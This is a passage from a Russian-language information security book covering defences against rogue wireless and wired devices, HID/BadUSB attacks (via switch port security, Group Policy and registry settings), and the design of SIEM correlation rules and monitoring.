


Рис. 5.2. Интерфейс программы Wi-Fi Scanner

Эта программа имеет довольно богатый функционал, который может пригодиться не только безопасникам, но и сетевикам.

И в завершение Wireless Network Watcher (http://wireless-network-watcher.ru.uptodown.com). Программа выводит список всех устройств, подключенных в данный момент к сканируемой сети. В таблице вывода инфор-

мации об устройствах указывается такая информация, как IP, MAC-адрес, имя устройства и производитель адаптера. Список можно экспортировать в HTML. Эта программа предназначена для сканирования как проводных, так и беспроводных сетей, однако по факту она лучше справляется с поиском узлов в проводных сетях, так как о Wi-Fi она выдает слишком мало информации. Поэтому использовать ее можно лишь в качестве универсального сканера.

Замечу, что чем больше информации о точке доступа и беспроводной сети выдает сканер, тем легче нам будет ее обнаружить. Если мы знаем модель точки доступа, телефона или компьютера, нам легче ее найти при визуальном осмотре. Но это уже организационные меры, о которых мы поговорим далее.

5.2.2. Оргмеры

Организационные меры являются неотъемлемой частью любой системы информационной безопасности. Технологические меры, такие как антивирусы, межсетевые экраны, файрволлы и прочие средства защиты, позволяют обнаружить и предотвратить вредоносные активности, но без участия человека их эффективность будет гораздо ниже. Возьмем, к примеру, уже упоминавшуюся ранее USB-точку беспроводного доступа. Допустим, пользователь установил это устройство на свое рабочее место. Но у нас нет ни регламента проверок на наличие подобных средств на машинах пользователей, ни нормативных актов, запрещающих использование данных устройств на рабочих местах. В результате мы можем обнаружить устройство только случайно, когда специалист отдела ИБ будет проходить мимо, а уж наказать пользователя мы вряд ли сможем, ведь нам не на что будет сослаться, нет регламента, который он нарушил.

Правильно выстроенная структура организационных мер защиты включает в себя прежде всего наличие организационно распорядительской документации, в которой четко прописан запрет на использование сторонних средств для получения доступа в Интернет. С данным документом должны быть под роспись ознакомлены все сотрудники.

Также должен быть разработан регламент, в соответствии с которым должны на регулярной основе проводиться проверки сотрудниками службы ИБ рабочих мест на наличие запрещенных к использованию устройств.

5.2.3. Защита от проводных сетей

Да, от проводных сетей Ethernet тоже могут исходить угрозы. Например, у вас в офисе рядом с принтером есть свободная розетка RG-45, злоумышленник незаметно подключает устройство на базе Raspberry Pi и пытается реализовать атаки на корпоративные ресурсы. Для того чтобы избежать подобных инцидентов, необходимо принудительно выключать все неиспользуемые сетевые порты на коммутаторах. А каждый используемый порт жестко привязать к MAC-адресу подключенного к нему устройства. Такой подход, конечно,

требует определенных трудозатрат, причем не только от безопасников, но и от сетевиков, ведь именно им нужно вести актуальный список MAC-адресов и неиспользуемых портов. Именно поэтому во многих организациях, подключившись в сетевой порт, можно перехватить большое количество различной информации и реализовать множество атак. Сетевики не хотят заниматься безопасностью, в то время как безопасники не имеют доступа на сетевое оборудование и зачастую не обладают необходимыми знаниями. Между тем включить привязку статического MAC-адреса к порту коммутатора довольно просто. Вот пример для оборудования Cisco:

```
Switch# conf t
Switch(config)# int f0/1
Switch (config-if)# switchport   port-security mac-address 4321.4321.fa12
```

где 4321.4321.fa12 – MAC-адрес клиента.

А в следующем примере порт будет отключен, если к нему в течение 60 секунд к одному подключится более 3 устройств.

```
Switch# conf t
Switch(config)# int range f0/1-24
Switch(config-if-range)# switchport mode access
Switch(config-if-range)# switchport port-security
Switch(config-if-range)# switchport port-security violation shutdown
Switch(config-if-range)# switchport port-security maximum 3
Switch(config-if-range)# arp timeout 60
```

Оригинальным средством обнаружения прослушивания является использование связки организационных и технических мер. Мы создаем фиктивный веб-ресурс в корпоративной сети и периодически подключаемся к нему, используя незащищенное соединение. Например, пользователь *admin* с паролем *P@ssw0rd* регулярно подключается к внутреннему ресурсу. В случае, если сеть прослушивают, злоумышленник, перехватив учетные данные, тоже попытается подключиться. А так как мы знаем, в какое время и с какого IP к этому ресурсу подключался легальный *admin* (например, это может быть скрипт, запускающийся по расписанию), подключение злоумышленника не останется незамеченным.

5.2.4. Защита проводных сетей

Защита проводных сетей в рамках охраняемой территории должна обеспечиваться с помощью правильной сегментации, использованием сетевых IDS/IPS, мерами по привязке MAC-адресов к портам, описанным выше, а также оргмерами. К последним относится наличие пропускного режима на территории предприятия, системы контроля и управления доступом (СКУД), камер наблюдения, датчиков движения и других средств, не позволяющих делать на территории «все, что угодно». В случае если данные оргмеры не соблюдаются, злоумышленник может не то что установить свое устройство, он может банально унести жесткий диск или ноутбук со всеми данными.

Более интересным является вариант, когда сетевой кабель между площадками идет по неконтролируемой территории. Например, организация занимает второй и шестой этажи в бизнес-центре. В результате им необходимо прокладывать кабели через общий кабельный короб, где любой, обладающий необходимой квалификацией, сможет без труда подключиться к сетевому кабелю. Или второй офис компании находится через дорогу, и кабель проложен через коллектор.

В таких случаях для качественной защиты от перехвата и модификации трафика необходимо использовать средства криптографической защиты. Эти средства создают защищенный VPN-туннель. В зависимости от того, какая информация передается по туннелю, к используемому шифрованию выдвигаются соответствующие требования. Так, если трафик содержит персональные данные, ФСБ требует использовать сертифицированные средства шифрования. Это требование существенно ограничивает выбор применяемых средств, и как правило, увеличивает стоимость организации такой защиты. По сути, здесь можно использовать только российские решения. Наиболее распространенными сертифицированными ФСБ криптошлюзами являются: «Континент» от «Кода Безопасности», «ViPNet» от «Инфотекса» и «S-Terra».

В завершение темы защиты проводных каналов хотел обратить внимание на такой аспект, как физический тип используемого кабеля. С витой парой все понятно: злоумышленник может снять электромагнитный сигнал либо подключиться непосредственно к проводам. Иное дело – оптика. Бытует мнение, что если идущий по неконтролируемой зоне кабель не прерывается (например, между этажами в одном здании), то прослушать такой трафик крайне сложно, поэтому криптосредств внедрять не нужно. На самом деле такое мнение не совсем верно. Да, электромагнитное излучение перехватить не получится, потому что сигнал передается с помощью света. Но теоретически возможно вклиниться в оптическое соединение физически. То есть перерезать кабель, наварить коннекторы с обеих сторон и включить его в перехватывающее устройство. Поэтому необходимость шифрования трафика будет определяться требованиями регуляторов (передаются ли персональные данные и другая конфиденциалка), а также ценностью той информации, которая передается для данной компании.

На этом тему защиты каналов связи будем считать законченной и перейдем к HID-атакам.

5.2.5. Защита от HID-атак

HID-атаки известны уже более пяти лет, про них сделано множество докладов на различных конференциях и написаны десятки статей. Однако множество организаций по-прежнему уязвимо для данных атак. Понятно, что лучшим средством защиты от данного вида атак является полное отключение всех USB-портов на устройстве. Однако для абсолютного большинства организаций такой вариант является неприемлемым. Поэтому необходимо рассмотреть средства защиты.

Прежде всего в сети не должно быть пользователей, имеющих на своих машинах административные права. Это позволит существенно минимизировать ущерб в случае реализации атаки. Хотя, конечно, полностью защититься не получится, так как при подключении поддельной флешки все действия выполняются от имени текущего пользователя, но злоумышленник может попытаться «набрать» команды или код для загрузки эксплоита для поднятия привилегий.

Следующим шагом является использование специализированных средств защиты, таких как ПО «Device Lock» и аналоги. Данное программное обеспечение позволяет ограничить применение USB-портов и соответствующих устройств.

Кроме того, Kaspersky Endpoint Security имеет функционал по предотвращению атак BadUSB. Данный функционал не входит в базовый или стандартный тип установки компонент. Чтобы установить компонент «Защита от атак BadUSB», выполните следующие действия:

- откройте окно **Панель управления** одним из следующих способов:
  - если вы используете Windows 7, то в меню **Пуск** выберите пункт **Панель управления**;
  - если вы используете Windows 8/8.1, то нажмите сочетание клавиш **Win+I** и выберите пункт **Панель управления**;
  - если вы используете Windows 10, то нажмите сочетание клавиш **Win+X** и выберите пункт **Панель управления**;
- в окне **Панель управления** выберите пункт **Программы и компоненты**;
- в списке установленных программ выберите элемент **Kaspersky Endpoint Security для Windows**;
- нажмите на кнопку **Удалить/Изменить**;
- в окне мастера установки программы **Изменение, восстановление или удаление программы** нажмите на кнопку **Изменение**;
- откроется окно **Выборочная установка** мастера установки программы;
- в контекстном меню значка рядом с названием компонента **Защита от атак BadUSB** выберите пункт **Компонент будет установлен на локальный жесткий диск**;
- нажмите на кнопку **Далее**;
- следуйте указаниям мастера установки программы.

Также рассмотрим использование групповых политик каталога Active Directory[1] для управления USB-устройствами. Предварительно не забудьте выделить в отдельную группу тех пользователей, которым свободный доступ к USB все же необходим.

А для того чтобы настроить запрет использования USB, необходимо выполнить следующие действия:

[1] Бирюков А. А. Информационная безопасность: защита и нападение. – М: ДМК Пресс, 2012.

1. Необходимо открыть консоль управления групповыми политиками для рабочих станций в домене (рис. 5.3).

Рис. 5.3. Настройки групповых политик

2. В разделе **Административные шаблоны** далее выбрать раздел **Система**, затем **Установка устройства** и **Ограничения на установку устройств** (рис. 5.4).

Рис. 5.4. Настройки запрета использования

3. В открывшемся списке опций нужно выбрать опцию **Запретить установку съемных устройств** (рис. 5.5).




Рис. 5.5. Настройки параметров

4. Для того чтобы изменения вступили в силу, необходимо обновить групповые политики с помощью команды gpupdate.

Альтернативным способом запрета работы USB-устройств является использование реестра операционной системы. Для этого в ветке реестра

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\UsbStor
```

необходимо установить значение 4.

Но здесь необходимо понимать, что будут запрещены установка и обновление драйверов для уже установленных устройств. Тогда, чтобы установить новое устройство, администратору необходимо будет активировать опцию «Разрешить администраторам заменять политики ограничения установки устройств».

Иногда пользователям достаточно подключать USB-устройства только на чтение. При этом они не смогут вводить какие-либо данные в систему, но смогут получать информацию из нее. Это бывает удобно при работе с некоторыми видами принтеров и устройствами хранения информации. Для того чтобы разрешить только чтение USB, необходимо поправить ключ реестра Windows:

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\StorageDevicePolicies\WriteProtect
```

Установка значения ключа в 1 разрешит работу USB-устройств только на чтение.

Также групповые политики позволяют разрешить подключение только определенных USB-устройств, на основании их Vendor ID и Product ID. Рекомендуется составить «белый список» USB-устройств, которым разрешено подключение к компьютеру.

Еще один вид защиты от HID-атак – это разрешение работы в системе только одной пары устройств клавиатура/мышь. А для ноутбуков достаточно лишь одной мыши.

Однако все эти механизмы защиты можно обойти. Так, значения идентификаторов можно легко изменить, в результате чего плата Teensy будет видится системой как вполне легитимная клавиатура. Кроме того, если злоумышленник располагает сведениями о том, какое оборудование используется в компании, то он вполне может подделать в настройках Teensy параметры Vendor ID и Product ID для разрешенных устройств из «белого» списка.

И в этом случае нам уже не обойтись без ручной работы по выявлению аномалий в подключениях USB-устройств. Для осуществления такого поиска можно воспользоваться утилитой USBDeview[2]. Она позволяет получить список подключенных USB-устройств с информацией об их идентификаторах и времени подключения. Данная программа является бесплатной и позволяет просматривать список устройств не только на локальной машине, но и удаленно, что особенно полезно для системных администраторов и специалистов по информационной безопасности (рис. 5.6).




Рис. 5.6. Утилита обнаружила подключенные USB-устройства

[2] http://www.nirsoft.net/utils/usb_devices_view.html – утилита USBDeview.

На рис. 5.6 видно, как утилита обнаружила подключенное устройство на базе макетной платы Teensy. Этот инструмент может оказаться полезен при проверках и расследованиях инцидентов, когда необходимо проверить, какое оборудование подключено к машине пользователя.

Помимо специализированных средств защиты, для обнаружения HID-атак желательно также использовать средства сбора и анализа событий информационной безопасности, о которых речь пойдет чуть позже.

А в целом, подводя итог описанию средств защиты от HID, отмечу, что для блокировки и мониторинга можно использовать как антивирусные средства, например Kaspersky Endpoint Security, так и различные специализированные решения, например DeviceLock или Secret Net. Кроме того, простую блокировку можно настроить с помощью групповых политик.

5.2.6. И снова оргмеры...

Средства защиты способны помешать реализации ряда атак, однако они могут оказаться практически бесполезны в случае, если персонал не выполняет как положено своих обязанностей. Мы уже рассмотрели организационные меры, связанные с действиями пользователей, в частности с их ознакомлением под роспись о документах по обеспечению ИБ. Однако, помимо наказаний пользователей, необходимо также информировать о существовании новых угроз информационной безопасности. Так, например, мало кто знает о существовании HID-атак и в случае обнаружения на стоянке перед офисом чужой флешки, не задумываясь, подключит ее к своей машине. Поэтому информирование сотрудников о новых угрозах – это неотъемлемая часть обеспечения процесса ИБ.

5.2.7. Заключение

Внутренний нарушитель может нанести значительно больший урон, чем может показаться, начиная от банального хищения или вывода из строя оборудования и данных и до установки интеллектуальных закладок, способных самостоятельно реализовать различные атаки. Поэтому для борьбы с ними необходимо использовать не только технические, но и организационные меры.

5.3. Общие рекомендации

Независимо от того, какие угрозы мы считаем актуальными и какие нарушители представляют для нас опасность, нам необходимо соблюдать ряд общих правил, которые в совокупности с защитными мерами, предоставляемыми в предыдущих главах и разделах, позволят обеспечить более высокий уровень защиты корпоративных ресурсов.

Начнем с интеллектуального анализа событий ИБ, журналируемых различными средствами защиты.

5.3.1. Умный мониторинг событий ИБ

Во второй главе я рассмотрел средства мониторинга событий ИБ (SIEM). На сегодняшний день решения класса SIEM есть во многих компаниях, но далеко не везде их функционал используется на 100 процентов. Во многих организациях системы SIEM используют лишь для централизованного сбора событий информационной безопасности. События собираются, нормализуются, складываются в базу и... так и лежат мертвым грузом. И лишь когда в компании происходит инцидент, о них вспоминают, и тогда выясняется, что если бы в SIEM-системе были настроены правила автоматического анализа этих событий и уведомления администраторов, многих инцидентов можно было бы избежать. Ведь для того, чтобы эффективно защищать корпоративные ресурсы, недостаточно только внедрить средства защиты, такие как антивирусы, межсетевые экраны или жесткие парольные политики. Необходимо также осуществлять регулярный мониторинг событий информационной безопасности с целью поиска нарушителей и предотвращения новых угроз. Для серверов и рабочих станций под управлением Windows все необходимые для этого данные сохраняются в журнале Event Log, для серверов под управлением UNIX-like OS и сетевого оборудования – это Syslog. Их формат может быть различным: текстовые файлы, таблицы баз данных. Следующий вопрос: «Что именно хранится в этих журналах?» Каждое приложение сохраняет характерные данные: межсетевой экран – информацию о попытках обращений на закрытые порты, антивирусные системы – обнаружение вирусов, система аутентификации – неверный ввод пароля и т. д.

В крупных организациях число устройств, мониторинг которых необходимо осуществлять, измеряется как минимум десятками, а то и сотнями. И количество сообщений может исчисляться десятками тысяч в сутки. При таких условиях специалисту по безопасности крайне затруднительно производить выборку интересующих событий. Для автоматизации процесса поиска важных сообщений (например, о неудачном вводе пароля при входе в систему) можно использовать сценарии собственного написания, но для мониторинга в промышленных масштабах нужно более мощное и наглядное решение. Для этого и нужны системы класса SIEM.

Итак, вы внедрили какое-либо SIEM-решение. Большинство промышленных решений является платными, и их развертывание обойдется недешево. Кроме собственно установки программного обеспечения, очень непростым является сам процесс адаптации источников событий к системе. Внешне все может показаться не очень сложным. Например, если к SIEM необходимо подключить журналы событий с серверов Windows, то достаточно только внести необходимые изменения в настройки целевых серверов, создать учетную запись с нужным набором прав и с ее помощью подключиться к ним. Однако в реальности, особенно в крупных компаниях, процесс подключения даже таких стандартных источников, как Windows, может быть сопряжен с целым рядом трудностей. В итоге шансы на внедрение получают только проекты,

которые действительно нужны бизнесу и которые этот самый бизнес готов оплачивать по полной стоимости.

Зачастую, именно сложность обслуживания SIEM для многих компаний приводит к тому, что развертывание решения так и заканчивается установкой серверов SIEM и настройкой пересылки в эту систему журналов событий. В лучшем случае настраиваются простейшие правила корреляции событий информационной безопасности. Например, при обнаружении сканирования сетевых портов создается уведомление в консоли SIEM или письмо на почту администратору. Но далее с этой информацией никто не работает. Тут стоит отметить, что многие компании такое положение дел вполне устраивает. Дело в том, что некоторые стандарты, такие как PCI-DSS (стандарт платежных карт), требуют наличия в сети системы централизованного сбора событий информационной безопасности. Однако данные нормативные документы не требуют разработки сложных правил корреляции и реагирования. Далее речь пойдет о более эффективном использовании систем мониторинга событий информационной безопасности.

Как уже было сказано выше, SIEM используются для автоматизации обработки событий ИБ. Для этого применяются правила корреляции. Поговорим о том, как правильно составить список необходимых правил. Многие коммерческие системы SIEM имеют предустановленный набор правил, например обнаружение подбора пароля или сканирования портов, однако в большинстве случаев этого стандартного набора бывает недостаточно.

Какие конкретно инциденты нужно создавать, определяется специалистами службы информационной безопасности. Как правило, они строятся на основе тех угроз, которым наиболее подвержены ИТ-инфраструктура компании и ее основные активы. Примерами таких инцидентов являются: попытки подбора паролей к учетным записям, изменение прав пользователей, подозрительная активность под привилегированными учетными записями, подозрительная сетевая активность, вирусная активность, действия с СУБД и другое.

Надо учитывать, что для одного инцидента может существовать несколько правил. Например, инцидент подбора паролей к учетной записи. Если эта учетная запись в ОС Windows, то там одно правило, если к Unix, то другое, если к СУБД, то третье и так далее. Это стоит учитывать при планировании работ по составлению правил корреляции.

Для создания собственного набора правил полезно предварительно набросать матрицу источников и инцидентов. Это таблица, в которой по одной оси идет список интересующих инцидентов, а по второй перечислены все подключенные к SIEM источники. В случае если инцидент применим для данного типа источников, то для него создается правило. Например, о вирусной активности нам может сообщить антивирусная система, но и ОС, и СУБД нам об обнаружении нового вируса сообщить не может. Аналогично СУБД нам не расскажет о сканировании портов. Пример такой матрицы приведен в табл. 5.1.

Таблица 5.1. Пример матрицы правил

	ОС Windows	Cisco ASA	СУБД Oracle	Kaspersky Antivirus	Apache
5 неудачных попыток входа в систему	×	×	×		
Вход в систему под привилегированной учетной записью	×	×	×		
Сканирование портов		×		×	
Обнаружение вирусной активности				×	
Устаревшие антивирусные базы				×	
Обращение к закрытому ресурсу					×
Попытки выполнения DELETE/DROP			×		

Как видно, одни и те же инциденты могут существовать для различных источников, таких как ОС, сетевые устройства или СУБД. Возможны также уникальные инциденты, существующие только для одного источника. Однако в целом при проектировании механизмов корреляции событий безопасности важно помнить, что количество правил не равно количеству инцидентов и может превышать его в несколько раз.

Составленные правила необходимо применить в системе. Для этого нужно получить хотя бы одно событие, на основе которого будет создано правило. Для ОС Windows, к примеру, это Failed logon. После создания правила начнут создаваться инциденты. Однако рассчитывать, что на этом процесс работы с инцидентами будет завершен, не стоит. Далее могут возникнуть трудности следующего уровня.

Прежде всего уместно вспомнить ложные срабатывания. Как известно, они бывают двух видов: *false positives* (ложные разрешения) и *false negatives* (ложные запреты). В данном случае это будет выглядеть следующим образом: некоторые правила корреляции будут срабатывать слишком часто (ложные запреты). Например, пользователь в течение часа три раза неверно ввел пароль. А некоторые правила, наоборот, не будут срабатывать, когда это необходимо. Например, если произошло событие изменение прав пользователя.

Верным признаком ложных запретов является генерация большого числа уведомлений (несколько десятков, а то и сотен в сутки). Совершенно очевидно, что расследовать такой объем практически невозможно. Для борьбы с такой «мусорной» активностью необходимо пересматривать имеющиеся правила корреляции в сторону ослабления условий. В приведенном примере с забывчивыми пользователями, которые неверно вводят пароли по три раза за час, можно попытаться воспитывать данных сотрудников, но, исходя из опыта, это малоэффективно. Проще поменять условие в правиле, к примеру до 5 попыток за час. Тогда количество создаваемых инцидентов должно существенно снизиться. При этом вряд ли будет нанесен существенный ущерб

ИБ, так как подобрать пароль при такой интенсивности запросов будет крайне сложно.

Ложные разрешения могут быть опаснее. Пропущенный инцидент может стоить компании серьезных убытков. Поэтому важно найти баланс между жесткостью настройки правил и пороговыми значениями безопасности.

Но, помимо слишком ограниченных условий в правилах корреляции, существуют также и другие сложности, при которых будет генерироваться значительное число инцидентов.

В простейшем случае причиной значительного объема инцидентов может быть большое количество событий, например когда какое-либо приложение пытается выйти в Интернет, используя закрытый порт. Межсетевой экран будет честно рапортовать о каждом таком неинтересном событии. Здесь сложность заключается в том, что межсетевые экраны могут обслуживаться специалистами другого отдела и сотрудники ИБ могут не знать о такой активности до тех пор, пока не начнут получать сообщения о таких инцидентах. Очевидным решением является отключение или перенастройка ненужных функций в приложениях.

Итак, мы рассмотрели основные способы создания правил корреляции и те сложности, с которыми можно столкнуться при их разработке. По опыту могу сказать, что в зависимости от количества и типов источников этап подключения и создания правил корреляции событий может занимать от трех месяцев и до года. Хотя, конечно, бывают проекты, где этот процесс затягивается на более продолжительное время.

Кроме того, не стоит забывать и о создании соответствующей инфраструктуры. Например, для эффективной работы системы мониторинга событий информационной безопасности необходимо наличие нескольких операторов, работающих посменно в круглосуточном режиме. Кроме того, должны быть разработаны документы, в соответствии с которыми ведется как мониторинг, так и действия по расследованию инцидентов. Сам процесс расследования должен быть четко отлажен.

После того как все источники событий подключены и основные правила корреляции созданы, следующим логичным этапом развития SOC является использование данной системы для более высокоуровневого определения инцидентов. Далее мы рассмотрим несколько направлений, в которых может развиваться система мониторинга событий безопасности.

Ранее мы достаточно подробно рассмотрели инциденты, связанные с работой ИТ-систем. Однако любому специалисту по безопасности известно, что множество проблем создают непосредственно сотрудники компании. Например, такие инциденты, как утеря токена или пропуска, посторонний в серверном помещении, незаблокированный компьютер при отсутствии сотрудника, – это все и многое другое представляет собой существенную долю инцидентов ИБ. Здесь возникает правильная проблема классификации различных событий.

Совмещение таких инцидентов с описанным ранее событиями в ИТ-системах позволит увеличить защищенность корпоративной сети. Например,

появление в корпоративной сети пользователя, который потерял свой токен, есть повод для создания записи об инциденте. Автоматическое создание таких записей позволит как облегчить расследование инцидентов, так и предотвратить более серьезные нарушения.

Еще одним направлением использования SIEM может стать борьба с мошенничеством. На сегодняшний день большинство современных бизнес-процессов в большей или меньшей степени использует корпоративные ИТ-системы. Например, учет товаров на складе ведется через складскую систему. Аналогично цены на товары в магазине также хранятся в базе данных. Учет логистики в различных отраслях также ведется с использованием программного обеспечения. Про банковские системы дистанционного банковского обслуживания говорить не приходится – они также полностью информатизированы. Еще во всех этих отраслях есть нечистые на руку сотрудники и внешние нарушители, пытающиеся различными способами извлечь выгоду мошенническими способами. О некоторых из таких способов я писал в статье [2]. С помощью SIEM можно разработать правила корреляции, которые будут обнаруживать мошенничества, собирая события с информационных систем и сопоставляя их с соответствующими правилами. Примерами таких событий могут быть слишком частые изменения стоимости товаров в базе, подозрительные переводы средств со счета в другие страны, переводы в нерабочее время и многое другое. Вообще, здесь многое зависит от профиля деятельности каждой конкретной компании. В крупных компаниях имеются соответствующие специалисты по безопасности, которые, как правило, не слишком компетентны в информационных технологиях, но зато хорошо знают мошеннические схемы, применимые в данной отрасли. Взаимодействуя с ними, сотрудники ИБ могут построить и отладить эффективный набор правил для предотвращения таких инцидентов.

При обеспечении безопасности важным аспектом является распределение ролей (separation of duties). То есть недопустимо, когда один сотрудник совмещает несколько функций, особенно если одна из них призвана контролировать другую. Типичный пример – это разделение полномочий между ИТ- и ИБ-департаментами. Специалисты ИТ могут вносить любые изменения в систему, кроме правки журналов событий, в которые пишутся все эти изменения. Специалисты ИБ не могут вносить никаких модификаций, но они могут просматривать журналы событий, тем самым контролируя действия админов. Насколько подобная модель реализуема на практике в современных ОС и приложениях – это тема отдельного разговора, выходящего за рамки данной книги. Но, по сути, ни одна из сторон не обладает всей полнотой прав в системе. Аналогичные примеры можно привести и для других отраслей. Допустим, у нас есть сотрудник, который выполняет две роли в системе: он отвечает за контроль выдачи наличных средств, но при этом также замещает отсутствующего кассира, собственно выдающего наличность. Две роли – две учетки у одного человека. Для того чтобы снизить риск мошенничества в такой ситуации, обе учетные записи не могут одновременно выполнить вход

в систему. Система SIEM позволяет производить мониторинг таких действий в системе с уведомлением специалистов ИБ.

У большинства ИТ-специалистов существует такое предубеждение, что всевозможные отчеты с графиками и таблицы – это только «красивые игрушки» для руководства. Считается, что с помощью распечаток с красочными графиками руководители ИТ и ИБ обосновывают перед бизнесом необходимость расходов на соответствующие отрасли, проще говоря, «выбивают деньги». Конечно, такая точка зрения не лишена смысла, ведь в ИТ-компаниях информационные технологии лишь обслуживают бизнес, и последнему хочется знать, насколько эффективно расходуются его средства. А инструменты сбора и обработки статистики могут в этом помочь.

Но не стоит забывать, что статистические отчеты позволяют также выявить узкие места в имеющихся системах защиты информации. К примеру, можно узнать количество инцидентов в месяц, связанных с вирусами, парольной защитой, сетевым оборудованием и так далее. Исходя из полученных данных, можно сделать выводы о том, какое из направлений наиболее нагружено, где требуется привлечение дополнительного штата специалистов и по каким направлениям нужно развиваться.

Поэтому не стоит пренебрегать имеющимися в SIEM инструментами для построения отчетов и обработки статистики.

Система мониторинга событий информационной безопасности может стать мощным средством обеспечения информационной безопасности. Создание системы SIEM позволяет снизить ущерб от инцидентов за счет своевременного и эффективного реагирования и сбора доказательной базы. Постоянный анализ событий и инцидентов ИБ, выяснение причин их возникновения позволяют оценить эффективность мер защиты, выявить их недостатки и выработать предложения по их замене или корректировке. Использование SIEM позволяет обеспечить соответствие нормативным и международным требованиям по мониторингу событий PCI DSS, СТО БР, ISO/IEC 27001, ФЗ «О персональных данных».

Отдельным пунктом хотелось бы отметить работу с государственной системой обнаружения и предотвращения атак (ГосСОПКА). В последнее время в законодательство вносятся изменения, регламентирующие работу с данной государственной системой. Я не буду сейчас глубоко погружаться в юридические особенности работы с данной системой. Вместо этого я предлагаю рассмотреть технические особенности построения данной системы.

ГосСОПКА – это глобальная система сбора и обмена информацией о компьютерных атаках на территории РФ, за ее создание отвечает 8-й центр ФСБ. Основная цель создания данной системы – это предотвращение и противодействование атакам, в первую очередь внешним, за счет непрерывного мониторинга инцидентов ИБ и своевременной выработки мер. Для достижения этой цели создается сеть корпоративных и ведомственных центров ГосСОПКА, которая должна охватить все ключевые компании. В органах государственной власти строятся ведомственные центры, в государствен-

